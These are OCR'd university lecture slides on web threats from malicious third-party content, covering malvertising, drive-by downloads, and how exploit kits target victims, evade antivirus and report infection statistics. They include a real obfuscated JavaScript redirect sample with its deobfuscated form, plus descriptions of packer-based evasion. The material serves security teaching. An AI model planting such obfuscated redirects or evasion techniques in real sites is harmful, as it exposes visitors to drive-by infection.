
- Found on website to create and publish customised online polls [Provos 2006]
- Obfuscated javascript code
  - Can you deobfuscate it?

```
<SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="(’";
awq27="";sftfttft=4;fghdh="’ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhuift="e.c";jygyhg="om’";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="’)"; if
(vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

→ `location.replace(’http://videozfree.com’)`

UNIVERSITÀ DEGLI STUDI DI TRENTO

Sources of risk – malicious third party content



Third-party content

- Ad networks are a typical infection drive → "Malavertising"






Figure 1: (a) Direct delivery (b) Ad syndication.




- Advert can deliver malicious javascript, social engineering attacks, exploit plugin vulnerabilities, …
- Additional problem: Hard to track evolution of third-party providers
  - Advertisement, widgets, ...
  - Can be trustworthy at start of contract, may change behaviour later on → hard to know


Drive-by downloads

- Common infection mechanism employed by attackers
- When contacted, remote server delivers content that tries to exploit local vulnerabilities on the machine
  - Typically buffer overflows against common browser/browser plugins
- If successful, shellcode calls home, downloads malware and executes it.



Drive-by attacks “in the wild”







Putting it all together: exploit kits operation

- Exploit kits are websites that serve vulnerability exploits and ultimately to malware
- Can be reached through any of the mechanisms discussed so far
  - Domain/content compromisation
  - third-party content
- Typically feature <10 exploits
  - Trend is decreasing in time
  - Now many exploit kits feature 3-4 exploits → why so few?
- Kits traded in the black markets → next class

Baseline workings




Baseline workings



Third party traffic

- Exploit kits only work if they receive victim traffic
  - Direct links, ads, iframes, redirections, ..
- Underground has services that trade connections
  - “Maladvertising”, spam, iframes on legit websites
- Attacker “buys” connections from specific users, with specific configurations
  - Javascript checks local configuration
  - Sends to remote server
  - Remote server redirects to exploit kit
  - User loads the webpage the attacker compromised, and if characteristics match traffic is redirected

Traffic redirection



Exploit kits internals

Analysis on a sample of kits @ UniTn

Offensive components

- Delivers the attack
    1. Detects browser and operating system (88%)
    2. Checks system hasn't been attacked yet (64%)
        - via IP checking
    3. Checks if system is actually vulnerable
        - Browser and plugin versions
    4. Launches appropriate attack
        - Less sophisticated kits launch the attack even if system isn't sophisticated enough (36%)
- Exploits typically attack vulns on:
    - **Adobe Flash, Acrobat Reader, Internet Explorer, Java, other plug-ins**


Defensive components

- Many exploit kits **defend** themselves against AV/robot detection
- **Payload and malware obfuscation** (82%)
  - Obfuscation + crypto
  - Malware packers
- Block IP to avoid probes (78%)
- Evasion robots+crawlers (3 kits only)
- Some even check whether the domain on which the exploit kit is hosted is included in antimalware lists


Obfuscation mechanism → Packers

- Antivirus software usually recognise the signature of the malware in memory
- Compare suspicious file and DB of signatures
  - If match, stop exectution, remove
- Packers → Essentially pieces of sw that "wrap" the malware and modify, this way, the malware's signature
  - The binary memory imprint of the packed malware changes
  - Goal is **malware obfuscation**
- Attacker can send a "fresh" attack with a lower detection rate from AVs

Defensive components: Venn Diagram



Management Console



Kit exploration: Crimepack

Details on attacks

MAIN • REFRESH • REFERRERS • COUNTRIES • BLACKLIST CHECK • DOWNLOADER • IFRAME • CLEAR STATS • SETTINGS • LOGOUT

overall stats

unique hits	loads	exploit rate
640	199	31%

exploit stats

iepeers	msiemc	pdf	libtiff	mdac	java	webstart	activex	other	aggressive
1	9	15	2	127	0	45	0	0	0

os stats

os	hits	loads	rate
windows 2k	3	0	0%
windows 2k3	2	0	0%
windows xp	532	184	35%
windows vista	100	13	13%

browser stats

